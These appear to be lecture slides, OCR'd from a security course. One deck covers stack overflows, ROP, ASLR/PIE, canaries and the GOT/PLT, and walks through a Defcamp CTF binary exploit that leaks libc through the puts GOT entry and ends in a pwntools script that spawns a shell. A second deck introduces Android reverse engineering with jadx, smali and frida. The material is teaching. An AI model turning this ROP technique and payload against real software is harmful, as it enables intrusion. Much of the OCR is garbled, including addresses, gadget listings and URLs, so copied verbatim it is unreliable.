
- > Aleph One's Smashing the Stack for Fun and Profit
- > Solar Designer's ret2libc
- > Shacham's Geometry of Innocent Flesh on the Bone (ROP)




Smashing Stacks



Smashing Stacks




Returning to Libc




Returning to Libc



Innocent Flesh on the Bone




Innocent Flesh on the Bone



Innocent Flesh on the Bone

- > Each entry on the stack is the address of a gadget
- > Some entries could be addresses to data, or data in itself
- > Turing complete!




Innocent Flesh on the Bone


> Steps to ROP:

1. Dump the bytes from the executable file on disk
2. Find ret encoding (0xc3 byte)
3. Go backwards from ret and try to decode the instruction from there
4. Found a decodable instruction? Add to list of instructions
5. Select the useful instructions from the list
6. ???
7. Profit

Innocent Flesh on the Bone



Innocent Flesh on the Bone



Mitigations

- > Non-executable stack
- > Address Space Layout Randomization
- > Position Independent Executable
- > Stack canaries



NX/XD bit / W^X policy / DEP

- > A reaction to the initial buffer overflow attack
- > Virtual Memory is marked with permissions
- > Successfully stopped shellcode execution... before ROP became a thing
- > Hardware AND software implementations

NX/XD bit / W^X policy / DEP

```
$ cat /proc/self/maps
```

<i>address start</i>	<i>address end</i>	<i>mode</i>	<i>offset</i>	<i>file path</i>
557d11cb1000-557d11cb2000		r--p	00000000	/bin/cat
557d11cb2000-557d11cb3000		r=wp	00001000	/bin/cat
557d11cb3000-557d11cb4000		r--p	00002000	/bin/cat
557d11cb4000-557d11cb5000		r--p	00002000	/bin/cat
557d11cb5000-557d11cb6000		rw-p	00003000	/bin/cat
7ffd12736000-7ffd12757000		rw-p	00000000	[stack]

ASLR & PIE

- > Address Space Layout Randomization is a mechanism implemented in the Kernel to randomize addresses at which certain virtual memory is loaded:

- > base address of a binary (requires PIE)
- > base address of a dynamic library
- > stack & heap

```
7f7004600000-7f7004628000 r--p 00000000 /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004628000-7f70047bd000 r=wp 00028000 /usr/lib/x86_64-linux-gnu/libc.so.6
7f70047bd000-7f7004815000 r--p 001bd000 /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004815000-7f7004819000 r--p 00214000 /usr/lib/x86_64-linux-gnu/libc.so.6
7f7004819000-7f700481b000 rw-p 00218000 /usr/lib/x86_64-linux-gnu/libc.so.6
```

ASLR & PIE

- > In the past, binaries used to be loaded at the same address in memory
- > Due to the need for multi-tasking and sharing code from a binary to another, PIC (position independent code) was born
- > PIE is the result of security mitigations

ASLR & PIE

- > How are binaries loaded and executed?
- > They're loaded into virtual memory by a loader at a certain default address
 - > 0x08048000 on 32 Bits
 - > 0x400000 on 64 Bits
- > PIE is an executable produced with code that guarantees usage of relative offsets for jumps, etc...
 - > `jmp [RIP+0x42]` instead of `jmp 0x400142`

ASLR & PIE

- > PIE basically allows ASLR to randomize the initial address the binary is loaded at (called the image/base address)

- > Non-PIE binary vs PIE binary

00400000-00401000	r--p	557d11cb1000-557d11cb2000	r--p
00401000-00402000	r=wp	557d11cb2000-557d11cb3000	r=wp
00402000-00403000	r--p	557d11cb3000-557d11cb4000	r--p
00403000-00404000	r--p	557d11cb4000-557d11cb5000	r--p
00404000-00405000	rw-p	557d11cb5000-557d11cb6000	rw-p

ASLR & PIE

> An important observation: offsets from the base address remain the same!

> Non-PIE function `vulnerable_f()` at `0x401337` will be found in PIE at `0x557d11cb2337` (if ASLR is enabled)

<code>00400000-00401000</code>	<code>r--p</code>	<code>557d11cb1000-557d11cb2000</code>	<code>r--p</code>
<code>00401000-00402000</code>	<code>r-xp</code>	<code>557d11cb2000-557d11cb3000</code>	<code>r-xp</code>
<code>00402000-00403000</code>	<code>r--p</code>	<code>557d11cb3000-557d11cb4000</code>	<code>r--p</code>
<code>00403000-00404000</code>	<code>r--p</code>	<code>557d11cb4000-557d11cb5000</code>	<code>r--p</code>
<code>00404000-00405000</code>	<code>rw-p</code>	<code>557d11cb5000-557d11cb6000</code>	<code>rw-p</code>

ASLR & PIE

> You can imagine that ASLR (& PIE) acts as a slide for loading binaries




Stack canaries

> Secret random value placed on the stack to ensure integrity


> Three types:

- > Terminator Canaries
- > Random Canaries
- > XOR Canaries

> Also called stack cookies :D




Stack canaries



```
void func()
{
[...]
    if (canary != original_val)
    {
        __stack_chk_fail();
    }
    return;
}
```

Stack canaries



```
void func()
{
[...]
    if (canary != original_val)
    {
        __stack_chk_fail();
    }
    return; // what we want
}
```

Stack canaries

> To bypass canaries, you need to leak them and overwrite them correctly

> Canaries are also bruteforce-able if they do not change from execution to execution (forks)


GOT & PLT

GOT & PLT

- > GOT & PLT are very often essential for exploits
- > Initial target for leaks
- > Employs two different mechanisms for address binding
 - > Lazy binding
 - > Eager binding


GOT & PLT

- > Lazy binding looks up addresses as they are needed
- > Whenever a function is called, its address is looked up and added to the .got, so WRITE permissions are needed during runtime.



GOT & PLT

- > Eager binding looks up addresses at the beginning of execution, resolving every symbol
- > It marks the .got section READ-ONLY



GOT in Ghidra


Legend:
 > Green -> Address/Offset > Purple -> Symbol
 > Blue -> Actual bytes/value > Orange -> References to address

00404028	10 50 40 00 00 00 00 00	PTR_strncpy_00404028 addr <EXTERNAL>::strncpy	XREF[1]: strncpy:00401104 = ??
00404028	18 50 40 00 00 00 00 00	PTR_puts_00404028 addr <EXTERNAL>::puts	XREF[1]: puts:00401114 = ??
00404030	20 50 40 00 00 00 00 00	PTR_fclose_00404030 addr <EXTERNAL>::fclose	XREF[1]: fclose:00401124 = ??
00404038	22 50 40 00 00 00 00 00	PTR__stack_chk_fail_00404038 addr <EXTERNAL>::__stack_chk_fail	XREF[1]: __stack_chk_fail:00401134 = ??
00404040	30 50 40 00 00 00 00 00	PTR_printf_00404040 addr <EXTERNAL>::printf	XREF[1]: printf:00401144 = ??
00404048	38 50 40 00 00 00 00 00	PTR_fgets_00404048 addr <EXTERNAL>::fgets	XREF[1]: fgets:00401154 = ??

PLT in Ghidra

Legend:		> Red -> Instructions	
> Green -> Address/Offset	> Purple -> Symbol	> Blue -> Actual bytes/value	> Orange -> References to address
00401100	F3 9F 14 F4	EN0B8E4	thunk char * strncpy(char * __restrict, char * __src, size_t n) XREF[1]: read_syslog:00401356(c)
00401104	00 00 00 00	JMP	word ptr [__imp___read_syslog]
00401120	F3 9F 14 F4	EN0B8E4	thunk int fclose(FILE * __stream) XREF[1]: read_syslog:00401450(c)
00401124	00 00 00 00	JMP	word ptr [__imp___fclose]
00401130	F3 9F 14 F4	EN0B8E4	thunk return undefined __stack_chk_fail() XREF[1]: read_syslog:00401473(c)
00401134	00 00 00 00	JMP	word ptr [__imp___stack_chk_fail]
00401140	F3 9F 14 F4	EN0B8E4	thunk int printf(char * __format,...) XREF[4]: read_syslog:00401430(c), main:00401540(c)
00401144	00 00 00 00	JMP	word ptr [__imp___printf]
00401150	F3 9F 14 F4	EN0B8E4	thunk char * fgets(char * __s, int __n, FILE * __stream) XREF[3]: read_syslog:00401377(c), main:00401576(c)
00401154	00 00 00 00	JMP	word ptr [__imp___fgets]

GOT & PLT Flow



GOT & PLT

- > When using *Lazy Binding*, GOT addresses are writable... (also known as *partial RELRO* - *Relocation Read-Only*)
- > Because of this, we can hijack GOT and transform any function to any other function we have access to

Exploit building 101

Defcamp Walkthrough

Exploit building

> Running `checksec` on the binary:

```
$ checksec restaurant
RELRO           STACK CANARY      NX          PIE
Partial RELRO  No canary found  NX enabled  No PIE
```

Exploit building

- > We're going to take a look at *bistro* from [Defcamp DCTF-2023](#)
- > Small, simple binary and perfect for learning
- > Generally, when we analyze binaries to build exploits, we follow these steps:

1. Check the executable protections
2. Decompile it and analyze the code
3. Think
4. Script
5. Run

Exploit building

> Decompiling the binary:

```
undefined8 main()
{
    int local_c;
    puts("===== MENU =====");
    puts("1. Chessburger.....2$");
    puts("2. Hamburger.....3$");
    puts("3. Custom dinner.....10$");
    printf("> ");
    __isoc99_scanf("%d",&local_c);
    if (local_c == 2) {
        puts("2. Hamburger.....3$");
    } else {
        if (local_c == 3) {
            custom();
        } else if (local_c == 1) {
            puts("1. Chessburger.....2$");
            return 0;
        }
        puts("Wrong choice");
    }
    return 0;
}
```



Decompiled w/ Ghidra

Exploit building

> Decompiling the binary:

```
undefined8 main()
{
    int local_c;
    puts("===== MENU =====");
    puts("===== =====");
    puts("1. Chessburger.....25$");
    puts("2. Hamburger.....35$");
    puts("3. Custom dinner.....10$");
    printf("> ");
    __isoc99_scanf("%d",&local_c);
    if (local_c == 2) {
        puts("2. Hamburger.....35$");
    }
    else {
        if (local_c == 3) {
            custom();
        }
        else if (local_c == 1) {
            puts("1. Chessburger.....25$");
            return 0;
        }
        puts("Wrong choice");
    }
    return 0;
}
```



Decompiled w/ Ghidra

Exploit building

> Ideally, we should be able to call `execve("/bin/sh")` from gadgets in the binary

> We can check what we need for execve on this link:

https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

Exploit building

> No canary -> overflow is possible

> No PIE -> easy address jumping

> NX Enabled -> no shellcoding on the stack

=> Our only option is ROP

Exploit building

> Available gadgets (using ROPGadget):

```
0x000000000040009c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040009e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004000a0 : pop r14 ; pop r15 ; ret
0x00000000004000a1 : pop r14 ; pop r15 ; ret
0x00000000004000a4 : pop rbp ; mov rdx, 0x601000 ; pop rax
0x00000000004000a5 : pop rbp ; mov edi, 0x601000 ; pop r14 ; pop r15 ; ret
0x00000000004000a6 : pop rbp ; mov rsi, 0x601000 ; pop r14 ; pop r15 ; ret
0x00000000004000a7 : pop rbp ; ret
0x00000000004000a8 : pop rdi ; ret
0x00000000004000a9 : pop rsi ; ret
0x00000000004000a9 : pop rbp ; mov rsi, 0x601000 ; ret
0x00000000004000a9 : pop rbp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004000a9 : push 0 ; jmp 0x40059a
0x00000000004000a9 : push 2 ; jmp 0x40059a
0x00000000004000a9 : push 3 ; jmp 0x40059a
0x00000000004000a9 : push 4 ; jmp 0x40059a
0x00000000004000a9 : push rbp ; mov rbp, rsp ; pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004000a9 : push rbp ; mov rbp, rsp ; pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004000a9 : push rbp ; ret
0x00000000004000a9 : retf 0x70c
0x00000000004000a9 : cal byte ptr [rbx + rcx + 0xd5], 0xbff ; push rax ; add byte ptr [rax], ah ; jmp rax
0x00000000004000a9 : sal byte ptr [rbx + rcx + 0xd5], 0xbff ; push rax ; add byte ptr [rax], ah ; jmp rax
0x00000000004000a9 : sal byte ptr [rdx + rcx + 0xd5], 0xbff ; push rax ; add byte ptr [rax], ah ; jmp rax
0x00000000004000a9 : sal byte ptr [rdx + rcx - 1], 0xd8 ; add rsp, 8 ; ret
0x00000000004000a9 : sub esp, 8 ; add rsp, 8 ; ret
0x00000000004000a9 : test byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x00000000004000a9 : test eax, eax ; je 0x40059a ; call rax
0x00000000004000a9 : test rax, rax ; je 0x40059a ; call rax
```

Exploit building

> So, we would need:

- > write RAX gadget
- > write RDI gadget
- > write RSI gadget
- > write RDX gadget

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

Exploit building

> Available gadgets (using ROPGadget):

```
0x0000000000400726 : call qword ptr [rax + 0x40055c3d0]
0x00000000004009b5 : call qword ptr [rax + 0x400000000]
0x0000000000400832 : call qword ptr [rax + 0xb8]
0x0000000000400832 : call qword ptr [rax + 0xb8]
0x000000000040088c : fmul qword ptr [rax - 0x74] ; ret
0x000000000040062a : flt ; nop dword ptr [rax + rax] ; ret
0x000000000040062a : flt ; nop dword ptr [rax + rax] ; ret
0x000000000040056a : in 0x40000000000000070
0x000000000040056a : in 0x40000000000000070 ; call rax
0x0000000000400559 : 0x4000000000400559 ; pop rbp ; mov rbp, 0x601000 ; jmp rax
0x00000000004005b5 : 0x40000000004005b5 ; pop rbp ; mov rbp ; mov edi, 0x601000 ; jmp rax
0x00000000004005b5 : 0x40000000004005b5 ; pop rbp ; mov rbp ; mov edi, 0x601000 ; jmp rax
0x00000000004005e5 : 0x40000000004005e5 ; pop rbp ; mov rbp ; mov edi, 0x601000 ; jmp rax
0x00000000004005e5 : 0x40000000004005e5 ; pop rbp ; mov rbp ; mov edi, 0x601000 ; jmp rax
0x0000000000400570 : 0x4000000000400570
0x0000000000400584 : 0x4000000000400584
0x00000000004005a5b : 0x40000000004005a5b ; pop qword ptr [rax]
0x00000000004005a5b : 0x40000000004005a5b ; pop qword ptr [rax]
0x0000000000400561 : 0x4000000000400561 ; pop rax
0x0000000000400561 : 0x4000000000400561 ; leave rax
0x000000000040076a : 0x400000000040076a ; mov rax, 0 ; leave rax ; [rax = 0x2000bf], 1 ; pop rbp ; ret
0x0000000000400765 : 0x4000000000400765 ; mov esp, 0 ; leave ; ret
0x0000000000400462 : 0x4000000000400462 ; mov ebp, esp ; pop rbp ; jmp 0x400000000
0x0000000000400644 : 0x4000000000400644 ; mov edi, 0x601000 ; pop rbp ; ret
0x0000000000400644 : 0x4000000000400644 ; mov edi, 0x601000 ; pop rbp ; ret
0x0000000000400861 : 0x4000000000400861 ; mov rbp, rbp ; pop rbp ; jmp 0x400000000
0x0000000000400833 : 0x4000000000400833 ; pop ; mov esp, 0 ; leave ; ret
0x0000000000400663 : 0x4000000000400663 ; pop dword ptr [rax + rax] ; pop rbp ; ret
0x0000000000400663 : 0x4000000000400663 ; pop dword ptr [rax + rax] ; pop rbp ; ret
0x0000000000400865 : 0x4000000000400865 ; pop dword ptr [rax + rax] ; pop rbp ; ret
0x0000000000400865 : 0x4000000000400865 ; pop dword ptr [rax + rax] ; pop rbp ; ret
0x000000000040059c : 0x400000000040059c ; or ebx, dword ptr [rbp - 0x400] ; push rax ; adc byte ptr [rax], ah ; jmp rax
0x0000000000400593 : 0x4000000000400593 ; call rax
```

Exploit building

> Available gadgets (using ROPGadget):

```
0x00000000004005f7 : add al, 0 ; add byte ptr [rax], al ; jmp 0x4005a9
0x00000000004005d7 : add al, byte ptr [rax] ; add byte ptr [rax], al ; jmp 0x4005a9
0x000000000040062f : add bl, dh ; ret
0x000000000040062e : add bl, al ; add bl, dh ; ret
0x00000000004009b8 : add byte ptr [rax], al ; add byte ptr [rax], al ; add bl, dh ; ret
0x0000000000400957 : add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0x4009a9
0x0000000000400766 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x00000000004008c0 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x00000000004008c9 : add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x0000000000400959 : add byte ptr [rax], al ; jmp 0x4009a9
0x0000000000400768 : add byte ptr [rax], al ; leave ; ret
0x000000000040066d : add byte ptr [rax], al ; pop rbp ; ret
0x000000000040066c : add byte ptr [rax], al ; pop rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400678
0x0000000000400655 : add byte ptr [rax], r8b ; pop rbp ; ret
0x0000000000400654 : add byte ptr [rax], r8b ; pop rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400678
0x00000000004006f9 : add byte ptr [rax], dl ; mov ebp, esp ; pop rbp ; jmp 0x400678
0x00000000004006c7 : add byte ptr [rax], al ; pop rbp ; ret
0x0000000000400769 : add cl, cl ; ret
0x0000000000400769 : add byte ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x4005a9
0x00000000004006c8 : add dword ptr [rbp + 0x4d], ebx ; nop dword ptr [rax + rax] ; ret
0x00000000004005e7 : add eax, dword ptr [rax] ; add byte ptr [rax], al ; jmp 0x4005a9
0x00000000004005e4 : add byte ptr [rax], al ; push 2 ; jmp 0x4005a9
0x00000000004005e5 : add byte ptr [rax], al ; push 3 ; jmp 0x4005a9
0x00000000004005e74 : add byte ptr [rax], al ; push 4 ; jmp 0x4005a9
0x0000000000400591 : add byte ptr [rax], al ; test rax, rax ; je 0x40059a ; call rax
```

Exploit building

> One of the easier ways to leak libc is to build a ROP chain that prints an address from GOT (Global Offset Table)

> We have the following functions imported in the GOT:

```
> puts
> gets
> printf
> setbuf
```

> We can jump to puts and try to print its own GOT entry, which will leak libc's ASLR slide

Exploit building

> No good gadgets for execve

> We must leak libc and bypass ASLR

Exploit building


> x64 puts prints the string argument from RDI

> To leak:

1. Overflow ret address to custom to a gadget
2. RDI = GOT entry of puts
3. Ret to PLT entry of puts
4. Ret to main to keep exploiting

> These steps should give us the puts address and effectively leak the ASLR slide

Exploit building



Exploit building

> After we get the leak, we have to identify the libc version we are using

> Different libc versions have different offsets between functions

> Use libc database: <https://libc.blukat.me/>

Query	Matches
puts e81	libc6-086_2.27-3ubuntu1_amd64 libc6_2.27-0ubuntu2_i386 libc6_2.27-0ubuntu0_i386 libc6_2.27-0ubuntu1_i386

Exploit building


- > We find the correct libc address, download it and find relative offsets to other functions
- > Then we can build absolute addresses based on our puts leak
- > This means, we can get addresses to anything in libc
- > Let's go for something simple - `system("/bin/sh")`

Exploit building

- > Libc database also shows us offsets to interesting functions and places in libc, based on our leak

libc6-i386_2.27-3ubuntu1_amd64		
Symbol	Offset	Difference
puts	0x018e81	0x8
system	0x03cd10	0x23e8f
open	0x0e50a0	0xcc21f
read	0x0e5620	0xcc79f
write	0x0e56f0	0xcc86f
str_bin_sh	0x17b8cf	0x162a4e

Exploit building



Exploit building

```
print(target.recvuntil(b'>'))
puts_leak = u64(target.recvline().strip().split(b':')[1].ljust(8, b'\x00'))
print(puts_leak)
print(hex(puts_leak))

# Find the libc version at some point here manually

system_addr = p64(puts_leak - 0x31558) # offset from libc database
print(system_addr)

# Get offset to /bin/sh from libc database
sh_addr = p64(puts_leak + 0x13337a)

# Addresses from the binary
main_addr = p64(0x08040072a)
puts_plt = p64(0x0804085b0)
puts_got = p64(0x080601018)

# Leak puts address
target.sendline(b'3')
payload = b'a' * 0x78 + pop_rdi + puts_got + puts_plt + main_addr # go back to main for more inputs
target.sendline(payload)

# Pop a shell, baby
target.sendline(payload)
target.interactive()
```

Questions?

Thanks!

See you next week!

Reverse engineering

Mobile

Ruxandra F. Olimid

April 23, 2024



Agenda

- Motivation
- Focus on **Android**
 - From source to execution /binaries
 - Structure, binaries
 - Tools
- Resources

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Motivation

"The bad news is that dealing with multi-threaded anti-debugging controls, cryptographic white-boxes, stealthy anti-tampering features, and highly complex control flow transformations is not for the faint-hearted. The most effective software protection schemes are proprietary and won't be beaten with standard tweaks and tricks. Defeating them requires tedious manual analysis, coding, frustration and, depending on your personality, sleepless nights and strained relationships."


<https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/>

"Android's openness makes it a favorable environment for reverse engineers, offering big advantages that are not available with iOS."

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0013/>

From source to executable/binary Android

• https://www.ragingrock.com/AndroidAppRE/app_fundamentals.html



• [smali/baksmali](https://github.com/JesusFreke/smali/wiki): <https://github.com/JesusFreke/smali/wiki> (similar to assemble/dissassemble)


• [jadx](https://github.com/skylot/jadx): <https://github.com/skylot/jadx> (dex to java decompiler)

<https://github.com/nowsecure/cybertruckchallenge19/blob/master/slides/CyberTruck19-AndroidSecurity-NowSecure.pdf>
<https://github.com/nowsecure/cybertruckchallenge19/blob/master/slides/CyberTruck21-AndroidSecurity-NowSecure.pdf>

3

Binaries Android - .dex files

DALVIK EXECUTABLE



<https://github.com/corkami/pics/blob/master/binary/DEX.png>

<https://source.android.com/docs/core/runtime/dex-format>

Binaries Android - .dex files

• Android - Dalvik executable format

<https://source.android.com/docs/core/runtime/dex-format>

• Rodrigo Chiassi. A deep dive into DEX file format

https://elinux.org/images/d/d9/A_deep_dive_into_dex_file_format--chiassi.pdf

• Ange Albertini. Dalvik Executable

<https://github.com/corkami/pics/blob/master/binary/DEX.png>

• Android - Dalvik executable instruction formats

<https://source.android.com/docs/core/runtime/instruction-formats>

• Android - Dalvik bytecode format

<https://source.android.com/docs/core/runtime/dalvik-bytecode>

• Android – ABIs

<https://developer.android.com/ndk/guides/abis>

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CyberTruck'19 (21)

- <https://github.com/nowsecure/cybertruckchallenge19>
 - <https://github.com/nowsecure/cybertruckchallenge19/tree/master/slides>



Runtime RE

OWASP Mobile Application Security

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Platform

Last updated: October 01, 2023

Runtime Reverse Engineering

Runtime reverse engineering can be seen as the on-the-fly version of reverse engineering where you don't have the binary data to your host computer. Instead, you'll analyze it straight from the memory of the app.

We'll keep using the HellWorld JNIn app, open a session with `frida -r`

`frida -U /path/to/helloworld.apk` and you can start by displaying the target binary information by using the `\ll` command

```
[0xb0000000]> .ll
arch      arm
bits    64
os      Linux
pid     13215
uid     1000
objc   0x1000
runtime V8
```

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0045/>

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Static analysis

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- Dynamic Analysis on Android
- Disassembling Code to Study
- Decompiling Java Code
- Deobfuscating Native Code
- Reviewing Storage
- Reviewing Cloud References
- Information Gathering - API Usage

Platform [Mobile](#)

Last updated February 14, 2014

Static Analysis on Android

Static analysis is a technique used to examine and evaluate the source code of a mobile application without executing it. This method is instrumental in identifying potential security vulnerabilities, coding errors, and malicious code. Static analysis tools can scan the entire codebase automatically, making them a valuable asset for developers and security auditors.

Two good examples of static analysis tools are grep and [smali](#).⁷ However, there are many other tools available, and you should choose the tool that best fits your needs.

Example: Using grep for Manifest Analysis in Android Apps

One simple yet effective use of static analysis is using the `grep` command-line tool to inspect the `AndroidManifest.xml` file of an Android app. For example, you can extract the minimum SDK version (which indicates the lowest version of Android the app supports) with the following grep command:

```
https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0014/
```

<https://www.wasp.org/FA3TC/techniques/and/or/FA3TC-TEC1-0014/>

Disassemble Decompile



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Platform Android

Last updated: September 23, 2022

Decompiling Java Code

In Android app security testing, if the application is based solely on Java and doesn't have any native code (C/C++ code), the reverse engineering process is relatively easy and requires (de)compile almost all the source code. In these cases, black box testing (with access to the compiled binary, but not the original source code) can get pretty close to white-box testing.

